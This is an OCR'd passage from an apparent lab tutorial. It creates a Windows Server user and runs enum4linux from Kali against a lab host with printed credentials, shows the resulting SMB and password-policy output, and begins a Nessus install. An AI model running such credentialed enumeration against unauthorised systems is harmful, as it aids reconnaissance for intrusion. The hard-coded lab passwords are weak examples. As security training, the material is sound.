
- Upon displaying the "Computer Management" panel, select "Local Users and Groups." as the screenshot illustrates and Double-click "Users".




- To add a new user, right-click on "Users" and select "New User."



- A form will now display; complete it with the username "Scanner" and password "Pa$$w0rd." Moreover, uncheck the checkboxes as the screenshot indicates. After finishing, select "Create."



Computer Management
File Action View Help
Computer Management (Local
System Tools
Task Scheduler
Event Viewer
Shared Folders
Local Users and Groups
Users
Groups
Performance
Device Manager
Storage
Windows Server Backup
Disk Management
Services and Applications
Name
Full Name
Description
Administrator
Built-in account for administering...
DefaultAcco...
A user account managed by the s...
Guest
Built-in account for guest access t...
WDAGUtility
New User
User name:
Scanner
Full name:
Description:
Password:
Confirm password:
User must change password at next logon
User cannot change password
Password never expires
Account is disabled
Help
Create
Close
Actions
Users
More Actions
Windows Server 2022 Standard Evaluation
Windows License valid for 149 days
Build 20348.fe_release.210507-1500
Type here to search
9:44 PM
3/1/2025

- The "Scanner" user will then appear.




- Change to the Kali-Linux window now.
- "enum4linux -u 'Scanner' -p 'Pa$$w0rd' -P [windows_ip] >> enum_user_view.txt" should be typed into an open terminal.
- The command you've provided seems to be an attempt to use “enum4linux” to enumerate users on a Windows machine.
- **enum4linux**: This is a tool used for enumerating information from Windows and Samba systems. It helps to gather information about users, shares, and more.
- **-u 'Scanner'**: This option specifies the username 'Scanner' that will be used for authentication.
- **-p 'Pa$$w0rd'**: This option specifies the password 'Pa$$w0rd' associated with the username 'Scanner' for authentication purposes.
- **-P [windows_ip]**: This parameter indicates the IP address of the Windows machine that you want to enumerate.

- **>> enum_user_view.txt**: This part of the command is used to redirect the output of the command to a file named 'enum_user_view.txt'. The >> operator appends the output to the file instead of overwriting it if the file already exists. If the file does not exist, it will be created.
- Here the windows ip is: “192.168.29.213”
- The command is: enum4linux -u 'Scanner' -p 'Pa$$w0rd' -P 192.168.29.213 >> enum_user_view.txt
- Use “ls” to find the enum_user_view.txt as shown in the screenshot.



- Now we need to use command: “cat enum_user_view.txt” to open the file and view the enumeration performed.



```
[+] Attaching to 192.168.29.213 using Scanner:Pa$$w0rd

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.29.213)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: rpc_s_access_denied


[E] Failed to get password policy with rpcclient


enum4linux complete on Sun Mar  2 00:46:24 2025
```

- Use the following command now: "enum4linux -u 'localscanner' -p 'Atpl@123' -P 192.168.29.213 >> enum_admin_view.txt."
- Use the “ls” command to find the enum_admin_view.txt as shown in the screenshot.

```
┌──(root㉿kali)-[~]
└─# enum4linux -u 'Administrator' -p 'Atpl@123' -P 192.168.29.213 >> enum_admin_view.txt

┌──(root㉿kali)-[~]
└─# ls
enum_admin_view.txt  ubuntu_scan.txt       windows_scan.txt
enum_user_view.txt   ubuntu_vuln_scan.txt  window_vuln_scan.txt
```

- To view the completed enumeration, we now open the file with the command "cat enum_admin_view.txt."

```
┌──(root㉿kali)-[~]
└─# cat enum_admin_view.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Mar  2 00:49:58 2025

 ==========( Target Information )==========

Target ........... 192.168.29.213
RID Range ........ 500-550,1000-1050
Username ......... 'Administrator'
Password ......... 'Atpl@123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 192.168.29.213 )==========


[+] Got domain/workgroup name: WORKGROUP

 ==========( Session Check on 192.168.29.213 )==========


[+] Server 192.168.29.213 allows sessions using username 'Administrator', password 'Atpl@123'

 ==========( Getting domain SID for 192.168.29.213 )==========

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

 ==========( Password Policy Information for 192.168.29.213 )==========


[+] Attaching to 192.168.29.213 using Administrator:Atpl@123

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.29.213)

[+] Trying protocol 445/SMB ...
```

```
[+] Found domain(s):

        [+] MAYANKWINDOWS
        [+] Builtin

[+] Password Info for Domain: MAYANKWINDOWS

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000001

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 1

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:


Password Complexity: Enabled
Minimum Password Length: 0

enum4linux complete on Sun Mar  2 00:49:59 2025
```


- The user cannot observe the inner workings of the operating system, identify the users that are available, or obtain the password policies when enumeration yields an account without admin privileges. For an

account with admin privileges, we can see the password policies, get domain/workgroup name and verify sessions on the machine.


Step 3: Vulnerability Analysis:

Installing Nessus:


- Switch on your Windows Server 2022 machine.
- Next, launch the web browser and look for the specified link: https://www.tenable.com/downloads/nessus?loginAttempted=true
- After that, the following webpage will have the same content as the screenshot.




- Go ahead and click "Download" to start the Nessus download.
- A pop-up window will then open, looking just like it does in the screenshot. Select "I Agree" to continue.




- Then Subsequently, you'll notice that the download has commenced.



